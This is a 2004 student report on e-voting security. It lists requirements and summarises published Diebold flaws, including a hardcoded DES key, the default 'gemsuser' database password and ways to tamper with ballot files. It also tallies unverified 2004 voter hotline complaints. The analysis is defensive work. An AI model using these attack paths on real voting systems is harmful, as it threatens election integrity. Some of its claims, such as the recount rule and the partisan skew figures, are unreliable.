

Computer Security

# Electronic Voting

*presented by*

*Carl Rostron, Mark Wright, Burcu Ozveli,  
Oriana Miotti, Daniel Hawke, Nathalie Mohr  
of The University of Birmingham*

~

*8 December 2004*

## Introduction

Electronic voting is a means of having a paperless voting system.

**“Electronic voting** is a term used to describe any of several means of determining people's collective intent electronically. Electronic voting includes voting by kiosk, internet, telephone, punch card, and optical scan ballot (a.k.a. mark-sense).”

Thefreedictionary.com

Research shows a number of reasons why e-voting has started to grow in importance over the last five years or so.

- One of the biggest contributory factors which influence the growing popularity of e-voting is due to the 2000 US presidential election in Florida. The main parties involved were Al Gore and George Bush. Florida law states that if the winning margin is less than a quarter of a percent, there has to be a recount by law. Consequently, it took around four days to eventually clarify who the winning candidate was. The US felt embarrassed by the event, which led to widespread calls for electoral reform in the United States. On October 29<sup>th</sup> 2002, the “Help America Vote Act” was setup in response to the 2000 election. The act authorized the United States federal government to provide funds to the states to replace their mechanical voting equipment with electronic voting equipment. This act encouraged the development and usage of electronic voting systems.
- The other factor influencing the growing popularity of e-voting is to encourage more people to vote who are not currently doing so. It has been recorded that of the last 5 US presidential elections, the average number of voters was little over 46%.

| Year        | Voting-age population | Voter registration | Voter turnout      | Turnout of voting-age population (percent) |
|-------------|-----------------------|--------------------|--------------------|--|
| <b>2000</b> | <b>205,815,000</b>    | <b>156,421,311</b> | <b>105,586,274</b> | <b>51.3%</b>                               |
| 1998        | 200,929,000           | 141,850,558        | 73,117,022         | 36.4                                       |
| <b>1996</b> | <b>196,511,000</b>    | <b>146,211,960</b> | <b>96,456,345</b>  | <b>49.1</b>                                |
| 1994        | 193,650,000           | 130,292,822        | 75,105,860         | 38.8                                       |
| <b>1992</b> | <b>189,529,000</b>    | <b>133,821,178</b> | <b>104,405,155</b> | <b>55.1</b>                                |

It has also been shown that 15% of these non-voters are physically unable to vote. We are told 8% blame their inability to get off work, and 7% cite unplanned travel stops them from voting. The problem that exists therefore is that the lifestyle people live, is not compatible with current methods of voting. E-voting therefore appears a much more appealing option. For instance, it would be far easier to connect to the Internet after a hard day at work, and cast your vote on-line. This would also be much more convenient for people working odd hours, or even those who find it hard to get around i.e. they may have not got a car, or they live a good distance from public transport pick up and drop off points. People could also cast their vote if they were abroad,

possibly on holiday, or away on a business trip. If the infrastructure was setup, they could vote using their PDA or mobile phone.

Although E-voting is expensive to research and setup, it has many advantages.

- Cheaper to fund – In the long run, the printing costs of forms would be abolished. Transporting the millions of forms to and from voting centres is expensive. However, these incurred costs would be redundant in e-voting. There would be a substantial reduction in the number of staff required to coordinate the operation, thereby reducing the overall wages costs. Storage costs electronically would be a fraction of the cost of having to store hard copy forms.
- Easier for the disabled and elderly - Some voting centres use lever operated ballots, which some users find difficult to use. This affects the disabled and the elderly the most. With e-voting however, it would only be necessary to touch various parts of the screen, which is not as strenuous. In addition, extra peripheral devices can be interfaced with the system so the blind can also use the e-voting system. For example, an eye-tracking device can be used.
- Remove the complexity of language barriers - The system can be pre-programmed for any language and dialect a particular country needs. The need for producing different forms in different languages would be abolished. In a country like India, the **Republic of India** is the second most populous country in the world and is the world's largest democracy, with over one billion people speaking about 800 distinct languages.
- Reduce bogus voting - In the case of ballot paper system, a bogus voter can place many bogus ballot papers inside the ballot box. However, an e-voting system allows only one vote per person.

However attractive e-voting is, the complexity of building a secure electronic voting system is extremely difficult. There are many requirements the system must adhere, in order to ensure the system is considered secure

## **1. Requirements**

### **Privacy**

The e-voting system must allow only eligible voters to vote and they must be allowed to vote only once. Eligible voters will vary depending on what is being voted for. For example, to elect a house representative in a school, you may have to belong to the house, or in the government elections you have to be over 18 in the UK.

Privacy, one of the most important requirements of the e-voting system will ensure that there exists no link between vote and voter. The users vote will not be traceable. This requirement is especially scrutinized because of the difficulty in proving that there is no link between their vote and their id.

### **Accuracy**

As we know the usual process of the paper based voting system. You go to the voting centre, you have your ballot paper and you have chance to choose any candidate up until you put it in the ballot box. Once the ballot paper has been placed inside the box alterations to the vote cast are impossible. That should be the case for e-voting system.

Voters should be **able to alter their choice** at any point in the e-voting process before casting their vote, without their previous choices being recorded. However, the e-voting system shall **prevent the changing of a vote** once that vote has been cast. In addition, the e-voting system should indicate clearly to the voter when the vote has been cast successfully and when the whole voting procedure has been completed. Should the voter wish, the voter should be able to break off the procedure without his/her vote being recorded. Every vote or absentee of vote must be correctly counted, with zero error. Every vote in electronic ballot box should be counted and counted only once.

If both electronic and non-electronic voting channels are used in the same election, there shall be a secure and reliable method to aggregate all votes and to calculate the correct result.

### **Verification**

Verification involves being able to verify the transaction in full confidence at the time you vote. For the "ballots-in-a-hat" election, marking paper provides this full confidence. In the electronic world, things are more complex but here is where we can learn from e-banking.

A receipt of our transaction is required that provides full confidence, at the time of voting, that our intentions were accurately recorded. This is trickier than an ATM cash receipt since we cannot simply print your choices on the receipt due to privacy and vote selling reasons. However, we must provide a record that your vote was recorded as you intended.

There are many ways to do this which involve generating a receipt at the time of voting and regenerating the receipt from the voted ballot contained in the public ballot box.

Candidate codes can be generated before the election so the voter knows that if they vote for one candidate they should see an expected code. That same code is generated from the public ballot box.

### **Reliability and security**

E-voting systems must ensure the reliability and security of the e-voting system. These include the possibility of fraud or unauthorised intervention or possible breakdowns or denial of service attacks. Only persons appointed by the electoral authority shall have access to the central infrastructure, the servers and the election data. Teams of at least two people shall carry out critical technical activities. The composition of the teams shall be regularly changed. But we need this only when there is no protocol that will be used like Foo or Homomorphic encryption. The e-voting system shall maintain the availability and integrity of the votes. It shall also maintain the confidentiality of the votes and keep them sealed until the counting process. If stored or communicated outside controlled environments, the votes shall be encrypted.

### **Notification**

E-voting system authority should provide clear timetables concerning all stages of the election or referendum, both before and after the election or referendum.

The period in which an electronic vote can be cast shall not begin before the notification of an election or a referendum. Particularly with regard to remote e voting, the period shall be defined and made known to the public well in advance of the start of voting.

The voters shall be informed, well in advance of the start of voting, in clear and simple language, of the way in which the e-voting will be organised, and any steps a voter may have to take in order to participate and vote.

### **Voting**

It is particularly important where remote e-voting takes place while polling stations are open, that the system shall be designed so that it prevents any voter from voting more than once.

Shall be allow voters to null races or even the entire ballot as an option(ex: protest against lack of voting options.)

For every e-voting channel, support and guidance arrangements on voting procedures shall be set up for, and be available to, the voter. In the case of remote e-voting, such arrangements shall also be available through a different, widely available communication channel.

The electronic ballot by which an electronic vote is cast shall be free from any information about voting options, other than that strictly required for casting the vote.

The e-voting system shall avoid the display of other messages that may influence the voters' choice.

### **Results**

The e-voting system shall not allow the disclosure of the number of votes cast for any voting option until after the closure of the electronic ballot box. This information shall not be disclosed to the public until after the end of the voting period.

### **Accessibility**

Measures shall be taken to ensure that all voters can use the relevant software and services and, if necessary, provide access to alternative ways of voting.

Users shall be involved in the design of e-voting systems, particularly to identify constraints and test ease of use at each main stage of the development process.

### **Open review open code**

Allow all source code to be publicly known and verified (open source code, open peer review). The availability and security of the system must not rely on keeping its code or rules secret (which cannot be guaranteed), or in limiting access to only a few people (who may collude or commit a confidence breach voluntarily or involuntarily), or in preventing an attacker from observing any number of ballots and protocol messages (which cannot be guaranteed). The system should have zero knowledge properties (i.e. observation of system messages do not reveal any information about the system). Only keys must be considered secret.

### **Tabulate the Result**

Apart from the obvious requirement that the votes be tabulated correctly, it is vital that the votes are seen to be tabulated correctly. A voting system is only as good as the public believe it to be. It must, therefore, be possible to independently re-tabulate the results. This last requirement also extends over all the other requirements. The public cannot be sure that the correct result was tabulated if they are not sure that, for example, all votes were recorded correctly.

### **Transparency**

Member states shall take steps to ensure that voters **understand and have confidence** in the e-voting system in use. Information on the functioning of an e-voting system shall be made **publicly available**. Voters should be provided with an **opportunity to practise** any new method of e voting before and separately from the moment of casting an electronic vote.

## **The Diebold E-Voting System**

During an analysis of the source code of the Diebold e-voting system, based on Version 4.3.1, several security flaws were unveiled in the code, that allow several different parties means to launch an attack against the Diebold system and its integrity while in use.

### **Impersonation**

Using a copy of Diebold under control of a malicious user, with an inside worker at the polling station could access the PPP dial-up information, which is stored in plain-text in the registry of each client machine. Using the phone number, username and password details obtained, and the voting terminal ID either of the compromised machine or from another source, could log into the central server to submit incorrect voting tallies, and at least temporarily upsetting the voting process

### **Denial of Service**

Due to the centralized design of the Diebold system, a central single point of failure is present, meaning that if the main server (and any backup servers) are brought down with a traditional denial-of-service attack, then the start of an election could at least be delayed if terminals are unable to download their ballot definition files (election.edb).

### **Tampering**

Due to the lack of security on the configuration of the polling machines themselves, i.e. The definition file is stored as plaintext ASCII, unencrypted and without any form of checksum or tamper logging, voting machines can be surreptitiously altered by anybody with physical access to the machine, or network access to the drive it is stored on. Also, if the file is transmitted over a network to the voting terminal, the design is subject to a man-in-the-middle attack, who could receive the correct definition file, and pass on an altered one to the voting terminals.

Also, because Diebold is supported by the Windows operating system, anybody with network permissions to the drive on the network, or exploiting a security hole in the operating system, could also alter this file. This gives another point of compromise for attackers, rather than just relying on the security of the software itself, we must rely on the security of the Operating System.

### **Tracking Voters**

Diebold fails to ensure anonymity of voters, by recording votes in its database in the order that they were cast. Anybody who is able to access the list of votes would be able to watch voters and record the order that they entered the polling booth, hence be able to associate each voter with their respective vote after the election has closed.

### **“Encryption” and Key Management**

Diebold uses single DES, which is insubstantial and easy to break by brute force. Although this could easily be solved by upgrading the encryption, the more worrying aspect is that the source code shows the key management consists of a single, statically-coded key<sup>[1]</sup>. This means anybody with access to the source can unencrypt any information encrypted by the Diebold system. From the CVS logs, it also shows

this key has been in use since the original versions of Diebold, to the current (as of 2002) AccuVote-TS 4.3.1 system.

```
#define DESKEY ((des_key*)"F2654hD4")
```

### Unsafe Coding

C++ is an “unsafe” language, as it is vulnerable to buffer overflows, unlike languages such as Java. Because the Diebold system has been coded in C++, although the developers show thoughtfulness towards the prevention of buffer overflows, it is extremely difficult to prove the code is without issues in such a language. The system also makes use of a 3<sup>rd</sup>-party add-on for audio, called 'fmod'. This means trust is placed in outside developers who would now be able to add possibly malicious code to the Diebold system while bypassing any internal code audit process.

### Coding Process

Because each programmer has authority to commit code to any part of the Diebold system, it is possible for any one of them to introduce malicious code into the system. The code shows locations where the programmers have identified issues, but not yet solved them, for example<sup>[2]</sup>:

”should really use snprintf”

and large portions of the diebold system remain fully uncommented, leaving it difficult for external audits to take place:

```
void CBallotRelSet::Open(const CDistrict* district, const CBaseunit* baseunit,
const CVGroup* vgroup1, const CVGroup* vgroup2)
{
    ASSERT(m_pDB != NULL);
    ASSERT(m_pDB->IsOpen());
    ASSERT(GetSize() == 0);
    ASSERT(district != NULL);
    ASSERT(baseunit != NULL);
    if (district->KeyId() == -1) {
        Open(baseunit, vgroup1);
    } else {
        const CDistrictItem* pDistrictItem = m_pDB->Find(*district);
        if (pDistrictItem != NULL) {
            const CBaseunitKeyTable& baseunitTable = pDistrictItem->m_BaseunitKeyTable;
            int count = baseunitTable.GetSize();
            for (int i = 0; i < count; i++) {
                const CBaseunit& curBaseunit = baseunitTable.GetAt(i);
                if (baseunit->KeyId() == -1 || *baseunit == curBaseunit) {
                    const CBallotRelationshipItem* pBalRelItem = NULL;
                    while ((pBalRelItem = m_pDB->FindNextBalRel(curBaseunit, pBalRelItem))) {
                        if (!vgroup1 || vgroup1->KeyId() == -1 ||
                            (*vgroup1 == pBalRelItem->m_VGroup1 && !vgroup2) ||
                            (vgroup2 && *vgroup2 == pBalRelItem->m_VGroup2 &&
                                *vgroup1 == pBalRelItem->m_VGroup1))
                            Add(pBalRelItem);
                    }
                }
            }
        }
        m_CurIndex = 0;
        m_Open = TRUE;
    }
}
```

}

### **Gems Database**


All voting information taken in by the Diebold system is recorded in the GEMS database. This database is stored in Microsoft Access format, and is not password-protected from external access (though contains password-protection within the program itself, this password is stored in the database).

The system uses a well-documented default password of “gemsuser”, and if the password has been changed, a malicious user can easily copy the encrypted password from another install and override the password in the victim install using Microsoft Access. Also, the “tamper” log in the system only monitors activity generated from the Diebold software, so such vulnerabilities such as changing the password via Access remain undetectable with the current design.

### **2004 US Presidential Election**

There was limited media coverage with the issues arising from the 2004 election, though there were reports of election machines giving a 5% advantage to Bush in states where e-voting systems were in use<sup>[3]</sup>. Some online media also showed some of the actual problems encountered on the machines themselves, like the example below<sup>[4]</sup>.

*Fig 1, “Vote Save Error”, a photo taken of the screen of a voting terminal in Santa Clara, California on the day of the 2004 Presidential Election.*



More interestingly, are the reports users made to the Election Incident Reporting System, which is a free-call number advertised to Americans for them to call up and report any issues they encountered in trying to place their vote. Issues were uncovered, reported by voters, such as finding some of their votes were not confirmed as intended, or 'defaults' being set on certain votes. Our own analysis of these reports showed where the machines favoured one party over another, 65 of these issues favoured the Republican party or President Bush, while only one favoured the Democratic party or Senator Kerry, while one final issue favoured another candidate.

## Faults Reported<sup>[5]</sup>

### FAULTS FOR BUSH - 65

- 028456 141 Machon Street JHS 258, Brooklyn, Kings County County, New York 6:30 am  
PST Machine problem Only one machine in polling place and its stuck on  
Republican, they're giving out envelope that says "affidavit oath", no list of candidates
- 028554 PS 58, Macon Street Brooklyn, Brooklyn, Kings County County, New York 11/2  
PST Machine problem Radio report--minister called in that the machine is broken and only  
taking the republican side of the vote; report came on the radio 2x while on the phone
- 028481 PS 50 173rd and Bryant Avenue, Bronx, Bronx County, New York 6:40 PST  
Machine problem Tyrek said that other voters in line told him that the machines were stuck on  
"Republican." The line was not moving at all and he did not see whether paper ballots were being  
passed out to voters. He had to go to work so he left the polling place. No
- 028715 PS 306, Wortman & Cozine Ave. , Kings County County, New York PST  
Machine problem Machine is locked on the Republican side
- 028858 Randalls, Travis County, Texas 10/29/04 PST Machine problem  
Voted Friday 10/29/04 10:40 a.m. at Randalls Bk Road; voted straight Democratic but party machine  
report showed vote for Bush. E-slate machine.
- 028965 Bronx, Bronx County, New York 11/2 7:30 PST Machine problem  
machine stuck in bush/cheney position - was allowed to cast paper ballot
- 029306 Cthaise on Pech Road, Katy, Harris County, Texas October 18th, First day of Early voting  
PST Machine problem Voter voted on the first early day to vote in Houston (october 18th)  
by electronic machine. Vother chose Kerry and when she checked her ballot she found that bush was  
selected. This happened one or two more times. By the third or fourth attempt kerry showed up as  
selected and voter submitted her vote. No
- 029441 District A on American Legion Drive, Teaneck, Bergen County, New Jersey 11/02/04,  
6:45am PST Machine problem Touch screen machine. When caller pressed screen for Kerry  
nothing happened. It was only after several attempts and after pressing screen for candidates in other  
races that pressing the Kerry section worked. After voting, the caller discussed with his wife and she  
had the same problem.
- 029673 94 e 1st st, New York, new york County, New York 7:30 PST Machine problem  
Jenny wanted to vote for Kerry under the working families party, not the democratic party,  
however row e of the voting machine (for working families party) was jammed. Instead of offering a  
paper ballot, the poll workers instructed Jenny to vote for Kerry under the democratic party, which she  
didn't want to do. Eventually, she was able to unjam the machine so that she could vote according to  
her preference, but her sister voted on the same machine and had the same problem, so she's afraid that  
it's going to jam again. Jenny said that a lot of the rows for the smaller parties seemed jammed or  
"tight." No
- 029968 ps 50 Rice Ave, Bronx , bronx County, New York PST Machine problem  
Machine set only for Republicans could not vote any other way No
- 030304 chatham college woodland rd., Pittsburgh, allegheny County, Pennsylvania nov. 2 730am  
PST Machine problem election workers and others telling people that they can't pull  
Democrat party line lever because it won't register the votes but that they have to pull the lever for each  
Democrat candidate individually.
- 030394 PS 258 JHS - 141 Macon Street, Brooklyn , Kings County County, New York  
PST Machine problem Machines stuck so only republicans could be voted for, told people  
to go back rather than hand out emergency ballot

029974 Miami Park Elementary - , Miami, Miami Dade County, Florida PST  
Machine problem Aduio only provides opportunity to vote for Bush - no other persons offered.

030579 3410 Dereimer Avenue, Bronx, Bronx County, New York 11/2/04 at 7 am PST  
Machine problem Machine stuck on Republican; Gave paper ballots; Voter suspects it was a provisional --rather than an emergency ballot.

031359 Administrative Building, Central, Pickens County, South Carolina PST  
Machine problem Electronic voting machine -- 2 columns -- Left = Parties; Right = Names; When touched names column, another screen popped up with only Republicans. She was not clear how to bring up Democrats; touched names on advice of poll worker "if I don't know names of party candidates I want to vote for" and poll worker told her to touch names column. Yes

031440 William Penn Elementary School, Chester, Delaware County County, Pennsylvania  
PST Machine problem Manual voting machines. Punching lever was faulty for voting on Democratic candidates. Votes not being recorded. Didn't give the papers showing that the votes were punched. No

031716 Ward 4, District 17, Philadelphia County, Pennsylvania 10-2-04, 9:00 am PST  
Machine problem Democratic side of ballot "blinking"

031377 Delray, Palm Beach County, Florida PST Machine problem  
Couple voted for Kerry -- when confirmed vote, came out Bush. Called in eleciton poll supervisor, who got same result. Continued to use machine.

031931 Finletter School , Philadelphia, Philadelphia County, Pennsylvania 11/2/04 8:45 a.m.  
PST Machine problem the light for Kerry did not light up whatsoever. Pressed #1 for all Democratic candidates and no light for Kerry went on, the lights underneath Kerry which may have been the rest of the Democratic candidates were blinking. The light by Kerry was not blinking. Then hit vote. Most voters did not speak English. Most Haitian Americans who only speak Creole. Did report problem to polling official. Yes

032390 PS 50 1550 Vyse Ave, Bronx, Bronx County, New York 7:05 PST Machine  
problem Went at 7:05; was told that 6 machines "were locked on Republican"

033077 PS 105, White Plains Road , Bronx, Bronx County County, New York PST  
Machine problem Machine is not being re-set for each voter; the machine remains on "Republican" and voters have not been able to vote for other parties. The pol workers said that they cannot adjust the machine because it will jam. No

033406 Denis Bible Church, 2395 Shamrock Dr, Denis, Sarasota County, Florida 11/2 9:15am  
PST Machine problem Voted Democractic on electronic machine and it kept coming up Republican.

035228 East Gate Church,12120 Copper Ave, NE, Albuquerque, Bernalillo County, New Mexico  
11/2 PST Machine problem Voter selection does not light up, other selections do. typically preside3ntial candidaTES from Kerry to 3rd party. Voter persistence seems to help

035414 99th & 54th Avenue, Oak Lawn, Cook County, Illinois 9:55 a.m. CST PST  
Machine problem Punched Kerry Edwards, things chad for Bush-Cheney was punched on the actual card. Punched Obama, and Obama was punched out.

035481 Crestview Elementary, Merriam , Johnson County County, Kansas 11/2/2004, 8:30 am  
PST Machine problem pushed Kerry/Edwards and it selected Bush/Cheney No

034442 Tayler white community center, Brooklyn, Kings County, New York 11/2/04 - 7 am  
PST Machine problem The democratic side wasn't working --- could only vote for president. This is what she was told regarding the ability to vote along party line. She said she will return later to see if fixed.

035436 400 Edith Blvd NE, Albuquerque, Bernalillo County, New Mexico 11/2 9 am  
PST Machine problem Voting Kerry, Perotka (sp?) comes up. 2 reports made through  
moveon to hotline

035862 Orthodox Church, Boardman, Mahoning County, Ohio 11/2/4 PST Machine  
problem Caller's father voted on touch screen machine - for Kerry Edwards - when he went to check his  
vote - the vote had recorded Bush Cheney ... he had to try 3 times to get the vote to Kerry Edwards. He  
told the poll worker whose response was simply that the machine was temperamental.

036177 0566-1, Houston, Harris County, Texas PST Machine problem  
Caller said when she voted a straight Democratic ticket, the vote did not register for the presidential  
(Kerry) vote

County, Georgia 11/2/2004 0900 PST Machine problem Upon filling out her ballot (on  
touch-screen system), voter selected "Kerry" as part of a straight-Democrat ticket, but it displayed  
"Bush" instead. She called poll worker over to look at it, who reset her ballot and had her re-do it  
entirely. This was successful. Upon hearing her make a commotion in line about it, another voter  
ahead of her reported the same problem.

036563 Bernalillo County Clerk's Office, Albuquerque, Bernalillo County, New Mexico 10/29/04  
PST Machine problem Voter wanted to leave blank where only one Republican  
candidate running for office, machine kept saying not finished when tried to submit votes, after three  
tries, voter was able to leave blank, voter was also concerned about not receiving any kind of ticket or  
receipt reflecting vote

037350 na, Albuquerque, Bernalillo County, New Mexico 11/02/2004 7: 40 AM PST  
Machine problem; Provisional ballot problem Machine would not allow voter to decline to vote  
on judicial races where there was no Democratic candidate. Poll workers did not inform voters casting  
provisional ballots that they had to go to county to provide ID.

037481 Bright Star Church, Douglasville, Douglas County, Georgia 11/2 11:20 PST  
Machine problem Every time hit "John Kerry" name "x" would jump to "George Bush"  
happened two times

037666 Bright Star Methodist Church, 3715 Bright Star Road, Douglasville, Douglasville, Douglas  
County, Georgia 11/2/2004 PST Machine problem Pushed Kerry Edwards, the x  
went to Bush/Cheney, she tried this three times, went to next page, went back to Kerry page, then re-  
entered Kerry and the X went to Kerry. Also, message says need picture ID.

037893 San Antonio, Bexar County, Texas 10/22/04 PST Machine problem  
Individual called to report that a professor at a local community college went to vote early 10/22 at  
Great Northwest Library. He voted straight Dem. ticket & then discovered that the machine marked him  
as having voted for George Bush. He told election judge, who said "we'll keep an eye on the machine."  
Caller read about incident in school newspaper, not a witness/not connected with professor. [P]

037924 woodland road -- chatham college chapel, Pittsburgh, Allegheny County, Pennsylvania 11/2  
8:15 am PST Machine problem lever to pull for voting straight Democratic does not work,  
but most voters are unaware

038151 Pepperhill Elementary School, North Charleston, Charleston County, South Carolina  
11/2/04, 8 am PST Machine problem Voted today, when pressed 1 party Democratic  
choice Kerry did not light up, but others did on ticket. Did not report to anyone at polling place, but  
heard on radio that people were having problem.

038287 Dayton, Dayton County, Ohio PST Machine problem; Other CNN  
interviewer showing that touch screen voting is coming up only Republican in Florida.

038775 2501 NE 30th street United Church of Christ, Ft Lauderdale, Broward County, Florida  
PST Voter Intimidation; Machine problem - Voting machine problem {cr}  
{newline}- pushed Kerry got Bush {cr} {newline}- pushed Castro got Martinex {cr} {newline}- all othes  
{cr} {newline}- pushed Parrish got Zella {cr} {newline}- accused of not being able to read {cr}  
{newline}-intimidation

039120 Brooklyn, Kings County, New York PST Machine problem - switches for democratic and green candidates wouldn't function correctly but other parties would work, officials did offer paper ballots.

039328 Palm Beach County, Florida PST Machine problem - if you select Kerry on the machine the final screen says you selected Bush

039163 Mosswood Recreation Center, Oakland, Alameda County, California 11/2/04, 9:30am  
PST Machine problem Electronic voting - a voter that she had been talking to on line had a problem with the machines that he didn't want to report, so she decided that she would report. While reviewing his votes, he discovered that the votes were differently registered (for example, voted for one candidate - Kerry - for Pres. and the machine showed that he had voted for a different person/ and votes on several different propositions were different as well). She didn't get his name. She decided to report this after thinking about it.

039386 faulk Elementary school in Richton park., Richton Park, Cook County, Illinois  
PST Machine problem Lines were separated into republican and democrats. the polling machine for democrats was not working correctly. Many people had to fill out paper ballots since electronic machines were not working.

039396 Pines of Boca Borwood, Boca Raton, Palm Beach County, Florida PST  
Machine problem - Tried 9-10 times to cast your presidential vote. Kept up checking wrong and delete (Bush). Happened with several voters - poll workers said he was hittin bush with other fingers - poll worker checked cables and said "hit very hard" finally registered correctly.  
Caller did not advance until correct vote registered - summery screen beffore voter cast showed correct vote - after "wrestling" with machine

039531 Pinellas County, Florida 11/2/4 - 10 am PST Machine problem Voter  
selected Kerry and the voting machine showed that they had selected Bush - it took her many tried to correct.

040346 Austin, Denton County, Texas 11/2/04 8:28 AM PST Machine problem  
Electronic voting, 1. Very complicated, 2. Pressed help button, no one responded. 3. Voted on 1st question, straight voting either democratic or republican (no other choice). Didn't want straight democratic. First selection on next screen, for President, chose Kerry and then got a screen that said "not compatible with prior screen"... clicked next screen.

040706 Highland Park Fire Co. - Cedar Ave. Upper Darby, Upper Darby, Delaware County, Pennsylvania 11/2/04 3:25 p.m. PST Voter Intimidation; Machine problem 3 problems  
Serious-- 1. lever on voting machine prevented voting for multiple parties. Pres- Dem and Repub-Senate. Could not vote this way on the lever machine-- People outside the booth telling voters that they msut choose a party before they vote. 2. Lever for Democratic President could not be pulled down. Advised person a Joe Bazziani- Heavily Republican District- he poked head in and said everything is fine. he kept peeking in the curtain and demanded that she finish and that she had voted. 3. her Mom and sister tried to vote. They were first told that they had to declare what party and then they would be allowed to Vote-- When they said Republican they went inot the booth and were told that they had voted just pull the handle./ They were lied to about how the machines worked and need help at this polling place to straighten out a mess. No  
Machine problem Voting machine with levers. It appears that registered Democrats are being shown to single machine. Will confirm that this is going on and will call back.

041487 1742 52d Street, Philadelphia County, Pennsylvania 11/2/04 10:55 a.m. PST  
Machine problem wrong person listed on Democratic slot, so machine was taken away on a truck. No one can vote. [P]

041725 Ward 54; Div 18; Tyson and Horrocks NE Philadelphia; Solis-Cohen School, philadelphia, philadelphia County, Pennsylvania 3:00pm. PST Machine problem badly  
screwed up machine. woman voter pressed one-button straight democratic ticket and all the Rs lit up.

042026 Harrisburgh, Dauphin County, Pennsylvania 11/2/04 8:45 am PST Machine problem  
Only one machine working. Other broke before polls opened. And the only working machine does not seem to be working right; this is second report of the one remaining machine being faulty. Voter pressed red button for Democratic ticket. Was told by poll worker his vote did not register. Poll worker looked in back of machine and a few minutes later said his vote counted. Yes

042006 Albuquerque, bernalillo County, New Mexico 11/2 12:45pm PST Machine problem  
Report from Voting Protection Personnel Mariln Brown who was assisting elderly man with voting. When Democrat President candidate selected (red dot with paper system), Libertarian candidate was highlighted. Poll worker instructed on how to correct. Vote was corrected. Same irregularities reported in other area precinct during early voting with touch screens: Democratic party selected, but libertarian candidates highlighted.

043610 White Oaks Elementary Shippard Blvd, Burke, Fairfax County, Virginia  
PST Machine problem Kerry/Democratic vote became Republican. Tried to make it work all day; Mom & Dad went reopened; heard them say broken all day. Machines left to right - 1st machine on left - machine # 1175.

043999 HOLLYDALE CHURCH ON POWER SPRINGS ROAD, MARIETTA, COBB County, Georgia 11/2/04 12N PST Machine problem VOTER'S MACHINE DEFAULTED TO REPUBLICAN CANDIDATE EACH TIME SHE VOTED FOR A DEMOCRAT. SHE TOLD THE PRECINCT SUPERVISOR ABOUT THE PROBLEM. IT CONTINUED TO HAPPEN (7 TIMES). No

044658 Lauderdale by the Sea, broward County, Florida 11/02/04 PST Machine problem voter hit kerry button and check mark appeared next to bush. voter contacted poll worker to correct problem but the same thing happened whe she vote the rest of the ballot. she had help and was able to fix ballot before she left, but was concerned.

046164 Houston, Harris County, Texas PST Machine problem Hundreds of people - 16 machines and only 5 working. Casting line ballot for Democratic party means casting vote for Bush. No

047278 Houston, Harris County, Texas PST Machine problem Problem with voting machines - people reported voting for Democrats but their votes being last for Republicans - caller saw report on the news - Channel 11 - CBS News 5:00

047289 Youngstown, Mahoning County, Ohio 11/2/04 PST Machine problem  
Attempted vote for Kerry, responed as Bush/Cheney. Upon verification, went back and changed to Kerry/Edwards. Verified as OK, submitted.

047630 Hillman Elementary School, Mahoning County, Ohio 11/2/04 5:15PM-6:10PM PST  
Machine problem; Disability access problem; Long lines Every time I tried to vote for the Democratic Party Presidential vote the machine went blank. I had to keep trying, it took 5 tries. The wait was forever because they only had 6 machines. No

047683 Houston, Harris County, Texas PST Machine problem Touch screen computer: when voter checked screen, first showed Republican, then showed nothing selected, even though voter had selected Democratic ticket. Voter then selected candidate for president, rather than entire list, and was concerned about accuracy of machine. No

047570 Albuquerque, Bernalillo County, New Mexico PST Machine problem  
This caller used an electronic voting machine, and after selecting a democratic candidate, noticed that the republican light actually lit up. He had to select the democratic candidate again to cancel it out, and then select it again to make the correct selection. He had to do this for almost all of the people he voted for. Worried that others won't realize the problem. THIS WAS THE SECOND TIME THAT HE CALLED (but I forgot to get the first case #, so I'm not sure what the first issue was)

047873 Harris County Court House, Houston, Harris County, Texas PST Machine  
problem Electronic voting, voted straight democratic, 3 of 6 machines give Bush the vote although they  
vote democratic.

048422 73rd and Elmwood, West Shokan, Philadelphia County, New York 11/2/04, p.m.  
PST Voter Intimidation; Machine problem (1) The voter had picked the Democratic line,  
and then he proceeded to the one question/issue at the end of the ballot. When he pressed the button to  
answer the question/issue, the lights on all of his prior Democratic selections went out. Before pressing  
the "vote" button, he alerted the poll worker about the issue. The poll worker said it was okay, and he  
proceeded to press "vote," but he is concerned that his prior Democratic votes were not counted.

049986 St Nicholas Byzantine church, Youngstown, Mahoning County, Ohio PST  
Machine problem Caller states that machine (electronic) repeatedly marked her democratic  
vote as republican. Election worker had to restart and re-calibrate machine. States that many voters  
complained of this problem. She reported this to the Democratic Headquarters. She's worried her vote  
wasn't counted. Machine#V0114343-C.

053619 Hillsdale Baptist Church, Advance, Davie County, North Carolina 11/2/04 at 5:45pm  
PST Machine problem Computer voting precinct. Caller claims that the machine  
had trouble staying on Republican candidates - it kept switching to Democrat "like a magnet" No

053724 Towngate, Broward County, Florida 11-02-2004 11:30 AM  
PST Machine problem Voted for a candidate but other name came up several times. In  
another instance pressed the Democrat & the Republican came up.

### **FAULTS FOR KERRY - 1**

043856 Southwind Golf Course; Boca Raton, Boca Raton, Palm Beach County, Florida  
PST Machine problem Caller said when he went to vote, the ballot was repeatedly pre-  
selected for Kerry.

### **OTHER - 1**

033202 Fair Oaks Recreation Center - 5019 North 34th Street , Hillsborough County, Florida  
10:15 am PST Machine problem Machine (2nd on right) automatically jumped to Martinez  
after voter attempted to voter for Castor - machine would not let her change the vote or view her final  
vote summary.

## **Why Electronic Voting would have increased threats:**

There are several key reasons why E voting through REV would be threatened.

### ***Its Distributed Nature***

The more distributed the nature of a system the greater the threat of attacks taking place. Electronic voting breaks down the geographical barriers of traditional election systems. The election system is no longer confined to the local polling station, but would be accessible world wide, increasing the potential number of attacks dramatically.

#### ***1. High Profile***

By its very nature, the election process is an attractive target for malicious actions. An election allows people to express their preferences as to how they wish to be governed and so the integrity of the election is fundamental to the integrity of the democracy itself. Hackers would be motivated to attack such a system because any successful attack would be very high profile. Even worse, is that the most serious attacks would come from someone motivated by the ability to change the outcome of an election without anyone noticing.

### **Potential Sources of Attack**

Many different people may wish to attack the system. These attacks could come from a variety of different sources both internal and external.

#### **Internal**

##### ***2. REV System Operators-***

System operators may seek to exploit their privileged positions. They may include government employees or their agents or employees of outside organisations contributing to the REV services, such as malicious librarian's or Cyber Café worker's who may have access to public voting terminals. Such individuals may possess significant resources and technical skills in addition to privileged access rights. Their motivation could be desire to defraud the election process, for either financial gain by perhaps a malicious organisation or foreign government, or personal satisfaction, for example maybe they don't like a particular candidate.

#### **External**

##### ***Hostile Individuals-***

Individual hackers may seek to cause disruption to systems because of a personnel grudge, for the challenge of attacking a government system or in protest against government policies. They may also wish to access, corrupt or steal data, either for personal gain or publicity purposes.

##### ***3. Protest Groups, Investigative Journalists-***

